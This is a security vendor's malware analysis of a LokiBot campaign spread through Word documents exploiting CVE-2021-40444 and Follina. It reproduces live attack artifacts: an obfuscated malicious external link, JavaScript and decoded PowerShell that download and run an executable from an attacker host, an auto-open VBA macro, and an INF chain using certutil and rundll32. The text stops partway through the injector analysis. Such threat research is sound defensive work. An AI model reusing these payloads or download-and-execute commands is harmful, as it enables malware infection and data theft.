LokiBot Campaign Targets Microsoft Office Document Using Vulnerabilities and Macros | FortiGuard Labs

By Cara Lin

Published: 2023-07-12 · Archived: 2026-04-05 21:30:27 UTC

Affected platforms: Microsoft Windows
Impacted parties: Windows users
Impact: Control and collect sensitive information from a victim’s device
Severity level: Critical

In a recent FortiGuard Labs investigation, we came across several malicious Microsoft Office documents designed to exploit known vulnerabilities. Specifically, CVE-2021-40444 and CVE-2022-30190 are remote code execution vulnerabilities. Exploiting these vulnerabilities allowed the attackers to embed malicious macros within Microsoft documents that, when executed, dropped the LokiBot malware onto the victim's system. LokiBot, also known as Loki PWS, has been a well-known information-stealing Trojan active since 2015. It primarily targets Windows systems and aims to gather sensitive information from infected machines.

In this article, we will delve into the specifics of the identified documents, explore the payload they delivered, and outline the behavioral patterns exhibited by LokiBot. Our analysis aims to shed light on the intricacies of this threat and increase awareness regarding its operational methods.

1st Stage

During May 2023, we obtained two types of Word documents for analysis. The first type featured an external link embedded within an XML file, “word/_rels/document.xml.rels,” while the second type included a VBA script that executed a macro immediately upon opening the document. Notably, both files contained a strikingly similar bait image, depicted in Figure 1.




Figure 1: The lure picture from the Word document

The Word document that targets CVE-2021-40444 contained a file “document.xml.rels”, shown in Figure 2, with an external link using MHTML (MIME encapsulation of aggregate HTML documents). This web archive file format combines a website's HTML code and companion resources into a single file. This link also uses Cuttly, a URL shortener and link management platform, to redirect users to the cloud file-sharing website, “GoFile.” Further analysis revealed that a file named “defrt.html” was downloaded upon accessing the link. This file exploits the second vulnerability, CVE-2022-30190. The content of this file and the decoded data is displayed in Figure 3.

Upon executing the payload, it initiates the download of an injector file named “oehrjd.exe” from the following URL: http[:]//pcwizard[.]net/yz/ftp/. Detailed information regarding the execution file can be found in the subsequent section.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/>
<Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target=
"settings.xml"/><Relationship Id="rId1" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id=
"rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/>
<Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target=
"fontTable.xml"/><Relationship Id="rId6" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.jpg"/><Relationship
Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target=
"mhtMl%3AhTtPS%3A%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2
F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F
%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%
2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2Fcutt%2Ely%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2
F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F
%2F%2F%2F%2FwwqWoceV%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%2
0%20%20%20%20%20%20%20%20%21%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20x%2DuSc%3AhTtPS%3A%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%
2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2
F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F
%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2Fcutt%2Ely%2F%2F%2F%
2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2
F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FwwqWoceV" TargetMode="External"/></Relationships>
```




Figure 2: The Document.xml.rels contains a malicious external link in oleObject

```
(Code From defrt.html)
var MADinUTgXlXbgtIGxijEeZT = "Ms-msdT:"  + "-"  + "I"  + "D"  ;

window.location.href = MADinUTgXlXbgtIGxijEeZT + " " + "PCwdIAGNOstI"  + "C"  + " " + "/skI"  + "P"  + " " +
"foRCe"  + " " + "-p"  + "a"  + "rAM"  + " " + "\"" + "It_ReBROwSEForFilE"  + "="  + "?ZyZ2q" + " " + "
IT_LaunchMetho"  + "d=C"  + "ont"  + "ex"  + "tMenu"  + " " + "IT_Brow"  + "seForF"  + "ile="  + "wg"  + "$"
+ "(" + "IEX($(IeX('[sySTEm.TExT.encOdiNG"  + "]'+[CHar]58+[char]58+'UtF8.g"  + "ETsTRING("  + "["  +
oQRsQrmzBeMjmSVvCklJApmaFbpmUy + "]'+[CHaR]58+[CHAR]0X3a+'fRoMbase64sTRINg('+[CHar]0X22+
'c1RPcC1QUm9DZXNzIC1GT1JjRSAtbmFNZSAnbXNkdCc7JG12QiA9IEFEZC10WVBlIC1NZU1CRXJkRWZJTmlUaW9OICdbRGxsSW1wb3J0KCJVU
mxtb24uRExMIiwgQ2hhclNldCA9IENoYXJTZXQuVW5pY29kZSldcHVibGljIHN0YXRpYyBleHRlcm4gSW50UHRyIFVSTERvd25sb2FkVG9GaWx
lKEludFB0ciBBV3Msc3RyaW5nIFpoYSxzdHJpbmcgRCx1aW50IGEsSW50UHRyIG4pOycgLU5hbWUgIkJUciIgLW5BTUVTcEFDRSBObHYgLVBhc
3NUaHJ1OyAkbXZCOjpVUkxEb3dubG9hZFRvRmlsZSgwLCJodHRwOi8vcGN3aXphcmQubmV0L3l6L2Z0cC9vZWhyamQuZXhlIiwiJGVudjpURU1
QXGRlcmZ0L"  + "mV4ZSIsMCwwKTtzdEFydC1TTEVlcC"  +
"gzKTtydU5EbEwzMi5FeEUgemlwZmxkci5kbGwsUm91dGVUaGVDYWxsICIkRU5WOlRFTVBcZGVyZnQuZXhlIjtzVE9QLVByb0NFU"  +
"3MgLWZvUkNlIC1uQU1FICdz"  + "ZGlhZ25ob3N"  + "0Jw="  + "="  + "'+[chAR]"  + "34+'))'"  + "))))"  + "BY"  + "
0"  + "/../../../../../../../../../../"  + ".."  + "/" + ".EX"  + "E"  + " " + "\"" ;

(Base64 Decoded Data)
sTOp-PRoCess -FORcE -naMe 'msdt';$mvB = ADd-tYPe -MeMBErdEfINiTioN '[DllImport("URlmon.DLL", CharSet =
CharSet.Unicode)]public static extern IntPtr URLDownloadToFile(IntPtr AWs,string Zha,string D,uint a,IntPtr
n);' -Name "BTr" -nAMESpACE Nlv -PassThru; $mvB::URLDownloadToFile(0,"http://pcwizard.net/yz/ftp/oehrjd.exe","
$env:TEMP\derft.exe",0,0);stArt-SLEep(3);ruNDlL32.ExE zipfldr.dll,RouteTheCall "$ENV:TEMP\derft.exe
";sTOP-ProCESs -foRCe -nAME 'sdiagnhost'
```

Figure 3: Malicious content from “defrt.html” and decoded data

The second document was discovered towards the end of May. Upon analyzing the VBA script embedded within the Word document, as illustrated in Figure 4, the code is automatically executed due to its use of the “Auto_Open” and “Document_Open” functions. Various arrays are decoded within the script and saved to a temporary folder under the name “DD.inf” (Figure 5). It includes a command to create an “ema.tmp” file to store data after line 29 in the “DD.inf” file. The data is then encoded using the “ecodehex” function and saved as

“des.jpg”. The script then uses rundll32 to load a DLL file with the function “maintst.” Finally, it deletes all temporary, JPG, and INF files created throughout this process.

```
Option Explicit
#If VBA7 Then
#If Win64 Then
Private Declare PtrSafe Function qbwNC Lib "aDvpack.dll" Alias "LaunchINFSectionW" (ByVal ZhbOe As LongPtr, ByVal VbdyJ
#Else
Private Declare PtrSafe Function qbwNC Lib "aDvpack.dll" Alias "LaunchINFSectionW" (ByVal ZhbOe As Long, ByVal VbdyJ As
#End If
#Else
#If Win64 Then
Private Declare PtrSafe Function qbwNC Lib "aDvpack.dll" Alias "LaunchINFSectionW" (ByVal ZhbOe As LongPtr, ByVal VbdyJ
#Else
Private Declare Function qbwNC Lib "aDvpack.dll" Alias "LaunchINFSectionW" (ByVal ZhbOe As Long, ByVal VbdyJ As Long, B
#End If
#End If

Static Sub DocumeNt_OpEN(): Call yxqZg: End Sub
Static Sub AUtoOPEn(): Call yxqZg: End Sub
Sub yxqZg()
Call aDGYm(VBA.Environ("temP") & "\DD.inf", dWTrm):     Call qbwNC(0, 0, StrPtr(VBA.Environ("temP") & "\DD.inf,dEFAulTI
End Sub
Private Function dWTrm()
dWTrm = nvdYi
Call PqMuU(dWTrm, ozTdh)
Call PqMuU(dWTrm, jBmAx)
Call PqMuU(dWTrm, CabKF)
Call PqMuU(dWTrm, DTUiP)
Call PqMuU(dWTrm, KlXpv)
Call PqMuU(dWTrm, OmVoW)
Call PqMuU(dWTrm, alFUv)
Call PqMuU(dWTrm, RPCYG)
Call PqMuU(dWTrm, NUDpY)
Call PqMuU(dWTrm, PISgh)
End Function
Function PqMuU(ByRef lzUIp As Variant, ByRef fUCze As Variant):         Dim DZSdt As Long:          Dim EdJir As Long:
    Next:       End Function
Private Function aDGYm(USoyh, iJCni): Dim UXnOb, oGbFW: UXnOb = FreeFile: Open USoyh For Binary Access Read Write As #U
Private Function nvdYi()
nvdYi = Array(32, 91, 118, 69, 82, 83, 105, 111, 110, 93 _
, 13, 10, 13, 10, 32, 83, 73, 103, 110, 97 _
, 84, 85, 82, 101, 32, 61, 32, 36, 67, 104 _
, 105, 99, 97, 103, 111, 36, 13, 10, 13, 10 _
, 32, 97, 100, 86, 97, 110, 67, 101, 100, 105 _
, 78, 102, 32, 61, 32, 50, 46, 53, 13, 10 _
, 13, 10, 32, 91, 100, 101, 102, 97, 85, 108 _
, 116, 105)
End Function
Private Function ozTdh()
ozTdh = Array(78, 83, 116, 97, 76, 108, 95, 115, 73, 110 _
, 103, 108, 101, 85, 83, 101, 114, 93, 13, 10 _
, 13, 10, 32, 82, 117, 78, 112, 79, 115, 84 _
, 115, 69, 84, 85, 112, 67, 111, 77, 109, 65 _
, 110, 68, 83, 32, 61, 32, 114, 101, 115, 115 _
, 13, 10, 13, 10, 13, 10, 32, 91, 114, 101 _
, 115, 115, 93, 13, 10, 13, 10, 32, 37, 49 _
, 49, 37)
End Function
```


Figure 4: The VBA macro from the Word document

```
[vERSion]

SIgnaTURe = $Chicago$

adVanCediNf = 2.5

[defaUltiStaLl_sIngleUSer]

RuNpOsTsETUpCoMmAnDS = ress

[ress]

%11%CmD.Exe /c mORe /e +29 %tEMP%\DD.inf > %tEMP%\ema.tmp &&
certutiL.eXE -ECOdEheX %tEMP%\ema.tmp %tEMP%\des.jpg && rUndlL32
%tEMP%\des.jpg,maintst && deL %tEMP%\ema.tmp && dEl %tEMP%\des.jpg
&& deL %tEMP%\DD.inf

[sTriNGS]

SErViCenaMe = "*"
ShorTsVcnaME = ">"

4D5A000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000800000000E1FBA0E00B49
```

Figure 5: The content in “DD.inf”

The Compromised Website

As mentioned, the VBA script creates an INF file to load a DLL. The purpose of this DLL file, named “des.jpg,” is to download an injector from the URL “https[:]//vertebromed[.]md/temp/dhssdf[.]exe” for use in a later stage. It's worth noting that the download link doesn't belong to a typical file-sharing cloud platform or the attacker's command-and-control (C2) server. Instead, it leverages the website “vertebromed.md,” which has been active since 2018. The injector file, “dhssdf.exe,” was created on May 29, 2023, as shown in Figure 6. Additionally, within the same folder, we discovered another MSIL loader named “IMG_3360_103pdf.exe,” created on May 30, 2023. Although this file isn't directly involved in the Word document attack chain, it also loads LokiBot and connects to the same C2 IP.






Figure 6: Web page and the compromised folder

2nd Stage – Injector

In this section, we analyze the injector obtained from Follina (SHA256: 9eaf7231579ab0cb65794043affb10ae8e4ad8f79ec108b5302da2f363b77c93). The injector is written in Visual Basic (VB), and we provide an overview of its basic information in Figure 7.

Figure 7: The information on the VB injector

Initially, the code extracts individual letters from predetermined strings. These letters are then combined to form an API string, subsequently mapped to the corresponding functions illustrated in Figure 8.




Figure 8: API functions

The injector utilizes a hardcoded key to decrypt the payload, as shown in Figure 9. The decryption process is outlined in pseudo-code in Figure 10. The decrypted data is decompressed using the “RtlDecompressBufferEx” API and the parameter “COMPRESSION_FORMAT_LZNT1”. The complete procedure through Python code and the partial payload is illustrated in Figure 11.

